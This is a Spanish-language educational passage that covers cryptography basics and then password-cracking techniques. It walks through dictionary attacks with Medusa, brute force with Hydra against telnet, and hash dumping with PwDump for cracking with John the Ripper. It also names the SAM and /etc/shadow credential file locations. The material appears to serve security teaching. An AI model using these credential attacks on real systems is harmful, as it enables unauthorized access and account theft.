Para comprender de mejor manera el funcionamiento del password cracking es fundamental tener claro el concepto y funcionamiento de la criptografía ya que son dos ámbitos que tienen relación entre ellos. A continuación se detalla sus principales características.

La criptografía es la ciencia que permite proteger datos realizando transformaciones para que la información no sea legible para usuarios no autorizados. Entre sus principales características se encuentran: La autentificación de los mensajes para estar seguro que los extremos de la conexión sean los que dicen ser, la confidencialidad garantiza que los mensajes trasmitidos no sean leídos por personas no autorizadas y la integridad asegura que los mensajes no han sido modificados en trascurso de la conexión.

Dentro de la criptografía existen tres grupos que abarcan las diferentes formas en las que se puede cifrar la información, estas son:

6.3.1 Criptografía Simétrica.

También conocida como criptografía de clave privada, basa su funcionamiento en una clave que la poseen tanto el emisor como el receptor para encriptar y desencriptar la información que será transmitida durante la conexión. Para que este método funcione de manera eficiente las partes involucradas en la transferencia de información deben encontrar una manera segura de compartir la clave secreta que a su vez debe ser de varios caracteres ya que será más difícil para un atacante conocer dicha contraseña. Entre los algoritmos simétricos más utilizados están:

- DES (*Data Encryption Standard*): Es un algoritmo que cifra bloques de 64 bits mediante permutación y sustitución.
- RC5: Es una unidad de cifrado por bloques que varían entre 32,64 y 128 bits, con tamaños de clave entre 0 y 2040 y un numero de vueltas entre 0 y 255.
- IDEA (*International Data Encryption Algorithm*): Es un cifrado por bloques que surgió con el objetivo de suceder al DES. Funciona con bloques de 64 bits con una clave de 128 bits además de ocho transformaciones idénticas y una transformación de salida.




Figura 6.2 Funcionamiento de la Criptografía Simétrica. (http://www.genbetadev.com)

6.3.2 Criptografía Asimétrica.

Conocida también como criptografía de clave pública, basa su funcionamiento en la utilización de dos llaves una pública y otra privada que están relacionadas matemáticamente. La clave pública es intercambiada entre los usuarios y una vez que se desee desencriptar la información esto solo será posible con la llave privada.

La forma de manejo de la criptografía asimétrica es mediante ecuaciones matemáticas complejas que utilizan combinaciones numéricas muy grandes siendo esto un inconveniente al momento de realizar las encriptaciones ya que las hace relativamente lentas. Entre los algoritmos más comunes se encuentran:

- RSA (Rivest-Shamir-Adleman): Es uno de los algoritmos más utilizados en la transferencia de información por Internet para intercambios de claves y en ocasiones para firmas digitales, su funcionamiento está direccionado a la factorización de números enteros.
- DSA (Digital Signature Algorithm): Algoritmo exclusivamente para firmas digitales utiliza cálculo de logaritmos para asegurar su funcionamiento, es exclusivamente orientado a la seguridad de las firmas digitales no para la encriptación de datos.
- Diffi-Hellman: Es un protocolo utilizado para el intercambio de llaves entre extremos que no han mantenido contacto previo mediante un canal inseguro y de manera anónima, basa su sistema de seguridad en el cálculo de logaritmos en un campo finito.




Figura 6.3 Funcionamiento de la Criptografía Asimétrica. (http://www.genbetadev.com)

6.3.3 Criptografía Híbrida.

La criptografía híbrida es un método que une las fortalezas de la criptografía simétrica y la criptografía asimétrica y disminuye sus problemas, la inseguridad de la criptografía de clave privada y la lentitud de la criptografía de clave pública. Su funcionamiento se basa en la generación en el receptor de una clave pública y una privada, luego cifra un archivo de forma síncrona, el receptor envía su clave pública posteriormente se cifra la clave que se ha usado para encriptar el archivo con la clave pública del receptor, para finalmente enviar el archivo cifrado y la clave del archivo cifrado que solo lo podrá ver el receptor.

Funciones Hash.

Es un algoritmo matemático que permite la conversión de ciertos datos de cualquier tamaño en un número de longitud fija, esto se realiza a través de funciones matemáticas unidireccionales a las que se los denomina algoritmos hash. Existen dos funciones hash que son muy utilizadas, a continuación se detallan:

MD5: Es un algoritmo de reducción criptográfico de 128 bits fue creado por Ron Rivest en el año de 1991, es utilizado hoy en día pero su uso futuro está en duda ya que se han encontrado vulnerabilidades que atentan contra la encriptación utilizada.

SHA-1: Es un sistema de función hash desarrollado por NSA (*National Security Agency*), genera valores hash de 160 bits siendo utilizado en la mayoría de casos para crear firmas digitales.

Firma Digital.

Es una asociación de datos que permite asegurar la transmisión de documentos electrónicos permitiendo certificar la identidad del firmante y la integridad del mensaje. Su funcionamiento se describe a continuación:

El firmante genera mediante una función matemática un hash del mensaje, este hash se encripta con la clave privada del firmante y el resultado de este proceso se lo conoce como firma digital el cual será enviado adjunto al mensaje original. El receptor puede comprobar la veracidad del mensaje de la siguiente manera: en primera instancia se verificará el hash del mensaje original, luego se desencriptará la firma digital con la clave pública del firmante y de esta manera se obtendrá el hash del mensaje original, si los dos hash coinciden se puede asumir que el mensaje no ha sido alterado y que el firmante es quien dice ser.




Figura 6.4 Funcionamiento de la Firma Digital. (http://www.esacademic.com/)

6.4 Tipos de ataques a contraseñas.

Existen diferentes formas de conseguir contraseñas dependiendo de la empresa, usuario, alcance y la situación en la que se encuentre el objetivo. Se pueden presentar varios escenario al momento de la obtención de los *password*, como puede ser la captura previa del tráfico enviado en la red con el objetivo de encontrar las secuencias de autenticación con sus respectivas claves, como se observó en capítulos anteriores esto se puede realizar mediante diferentes técnicas como: *Sniffer* y *Man in the Middle,* estas capturas de tráfico pueden estar en texto plano o encriptados, de encontrarse cifradas se debe utilizar un software para poder obtener las contraseñas, también se puede obtener las claves de acceso a sistemas establecidos sobre las páginas web de la empresa. Teniendo claro el ámbito en el cual se requiere obtener los passwords las siguientes técnicas funciona en cualquiera de ellas, estos ataques se dividen en cuatro tipos:

6.4.1 Ataque de Diccionario.

Es una técnica de *cracking* que utiliza listas de palabras en texto plano que contienen una serie de combinaciones con las claves comúnmente utilizadas por los usuarios, ya que la mayoría de personas utilizan claves débiles que no tienen mayor complejidad. Este tipo de ataque tiene un gran porcentaje de error cuando está dirigido a contraseñas fuertes, esto quiere decir cuando los *passwords* contienen números, letras y caracteres especiales. A continuación se muestra un ejemplo de esta técnica.

- Medusa.

Es una herramienta que viene incorporada en las distribuciones de Backtrack que permite realizar diferentes tipos de ataques hacia diferentes protocolos dentro de una red LAN o una página web, es capaz de atacar una gran cantidad de servicios remotos como: FTP, HTTP, MySQL, Telnet, VNC, etc. Entre las ventajas de esta aplicación están que pueden trabajar con múltiples host al mismo tiempo además de su velocidad de procesamiento y la estabilidad del aplicativo. (http://backtracktutorials.com , Parr 1)




Figura 6.5 Búsqueda de puertos abiertos sobre un computador con NMAP- Backtrack.

Para que Medusa trabaje correctamente primeramente se tiene que realizar un escaneo de puertos para visualizar cuál de ellos se encuentra abierto y con esto realizar el ataque, en la figura 6.5 se aprecia un escaneo de puertos con la herramienta NMAP hacia un host dentro de una red LAN. Este escaneo se visualiza que existen abiertos varios puertos para este ejemplo se utilizará el puerto 139 (NetBios).




Figura 6.6 Ejecución del comando sobre el objetivo con Medusa - Backtrack.

En la figura 6.6 se muestra la línea de comandos que utiliza la aplicación Medusa para obtener las contraseñas mediante un puerto abierto en este caso el 139. A continuación se detalla su funcionamiento:

- - h: Dirección IP del Host víctima.
- - U: Utilizado para especificar la ubicación del archivo de texto que contiene las palabras para ser analizado como usuario sobre el objetivo, si se conoce un usuario en específico se utiliza la letra “u” en minúscula seguido del nombre del usuario. En este caso se especifica la ruta donde se encuentra el archivo.

- - P: Sirve para especificar la ruta donde se encuentran el archivo de texto con las claves que será analizado como *password* legítimo.
- -M: Es el modulo encargado de especificar el servicio por donde se va a realizar el ataque, en este caso se utiliza el módulo “SMBT” que es el encargado de examinar cuentas de NetBIOS (139).




Figura 6.7 Resultado de la aplicación sobre el objetivo con Medusa - Backtrack.

En la figura 6.7 se muestra el resultado obtenido con la herramienta Medusa se puede observar los intentos previos que realizó el software antes de obtener un usuario y contraseña válido. Entre más palabras tenga el diccionario habrá mayor posibilidad de que las contraseñas sean descubiertas pero a su vez tendrá un tiempo mayor de procesamiento.

6.4.2 Ataque Fuerza Bruta.

Un ataque de fuerza bruta realiza combinaciones con todos los caracteres posibles para intentar obtener un password que brinde acceso a una aplicación. Es importante tomar en cuenta que esta técnica tarda demasiado tiempo en tener resultados positivos ya que depende en gran medida de la longitud de la clave y si la misma incorpora caracteres especiales.
Esta técnica utiliza el método de prueba y error esto quiere decir que su funcionamiento es muy invasivo hacia el objetivo y es más fácil de ser detectado por los administradores de los sistemas atacados.

- Hydra.

Hydra es una herramienta multiplataforma que además viene incorporada dentro de las distribuciones de Backtrack utilizada para realizar diferentes tipos de ataques de fuerza bruta sobre protocolos como lo son: FTP, POP3, SSH, TELNET, HTTP, entre otros. Puede ser ejecutado desde línea de comandos o desde su versión en modo grafico según sea necesario. Cabe recalcar que el modo en línea de comandos es mucho más estable y rápido al momento de presentar resultados (http://www.thc.org ,Parr 3).

A continuación se muestra un ejemplo de su funcionamiento.




Figura 6.8 Búsqueda de puertos abiertos sobre un computador con NMAP - Backtrack.

En la figura 6.8 se muestra el escaneo de puertos a un host de una red LAN con la herramienta NMAP, se obtuvo como resultado seis puertos abiertos, para realizar este ejemplo mediante fuerza bruta se utilizará el puerto 23 (telnet).




Figura 6.9 Aplicación y resultado del ataque con Hydra - Backtrack.

En la figura 6.9 se observa la aplicación del comando y resultado del ataque sobre el objetivo utilizando la técnica de fuerza bruta con la herramienta Hydra. La sintaxis manejada se detalla a continuación:

- -L: Utilizado para especificar la ruta donde se encuentra el archivos con la lista de letras números y caracteres que serán comprobados como usuarios contra el objetivo al igual que medusa si se conoce un usuario en particular se utiliza “-l”.
- -P: Recurso que permite detallar la ruta donde está el archivo de texto con los caracteres para realizar el testeo de *password*.
- Por último se ingresa la dirección IP del objetivo seguido del nombre del protocolo que será atacado, también se puede utilizar la sintaxis “-s” seguido del número de puerto del protocolo abierto.

6.4.3 Ataque Híbrido.

Esta técnica es una combinación de los ataques de fuerza bruta y diccionario, combina la lista de palabras utilizadas en un ataque de diccionario y la fusiona con el ataque de fuerza bruta añadiendo caracteres especiales al inicio o al final de las palabras del diccionario, como un ejemplo se puede citar: “@hola!”. Es una técnica que obtiene muy buenos resultados y en tiempos menores a los de un ataque con fuerza bruta.

- John The Ripper.

Es uno de los mejores programas criptográficos para el desciframiento de contraseñas, está disponible tanto en Windows como en Linux. Su principal objetivo es descubrir contraseñas obtenidas de algoritmos hash mediante diferentes técnicas de password cracking como: Ataque de diccionario, ataque de fuerza bruta y ataque híbrido. Es capaz de detectar automáticamente el tipo de cifrado que se desea crackear, entre las que se encuentran: DES, MD5, Kerberos, Hash LM utilizado en sistemas Windows y adicionalmente con módulos externos: MD4, LDAP, MySQL (http://www.openwall.com ,Parr 1).

Para utilizar la herramienta se tiene que obtener previamente las claves hash del equipo objetivo dependiendo del sistema operativo que utilice la víctima, se pueden aplicar diferentes programas para el cumplimiento de este objetivo.
En sistemas Windows se utiliza SAM (*Secure Access Module*) que es la base de datos donde se almacenan las cuentas de usuarios cifradas en NTLM Hash y LM Hash según sea la versión del sistema, se encuentra ubicado en la ruta “C:\WINDOWS\system32\config”.
En sistemas Linux se utiliza SHADOW que es la base donde se almacenan los password cifrados por lo general en algoritmos DES, SHA-1 o MD5, su ubicación es “/etc/shadow/”.
Para este caso ya que el equipo objetivo es un Windows XP se utilizará el programa PwDump que permite obtener contraseñas hash en un archivo de texto para su posterior análisis con herramientas que permitan desencriptarlas.




Figura 6.10 Obtención de claves hash con Pwdump – Windows.

En la figura 6.10 se muestra la ejecución del comando Pwdump sobre un sistema Windows XP desde D.O.S, para poder ejecutar esta sentencia se debe colocar “Pwdump.exe” ejecutable previamente descargado, seguido de “-o” que es utilizado para añadir el nombre de archivo de salida donde se guardarán los hashes de la máquina, posteriormente se ingresa la IP de la máquina de la cual se desea obtener el hash, en este caso se obtiene de la misma máquina por ende se digita *localhost*.




Figura 6.11 Archivo con los hashes obtenidos – Pwdump.

Se observa en la figura 6.11 el resultado obtenido con la herramienta pwdump, se puede apreciar los nombres de los usuarios de la máquina objetivo con su respectivo ID que es el identificador del rol que cumple cada usuario, el primer hash ubicado junto al ID del usuario es el LM hash esta encriptación es muy débil debido a que divide la contraseña en dos partes cuando excede los 7 caracteres, además de que si sobrepasa los 14 caracteres este hash no es compatible, todavía es utilizado debido a que versiones anteriores a Windows Xp lo manejan. Luego se encuentra el NTLM hash es más seguro ya que no separa los caracteres.

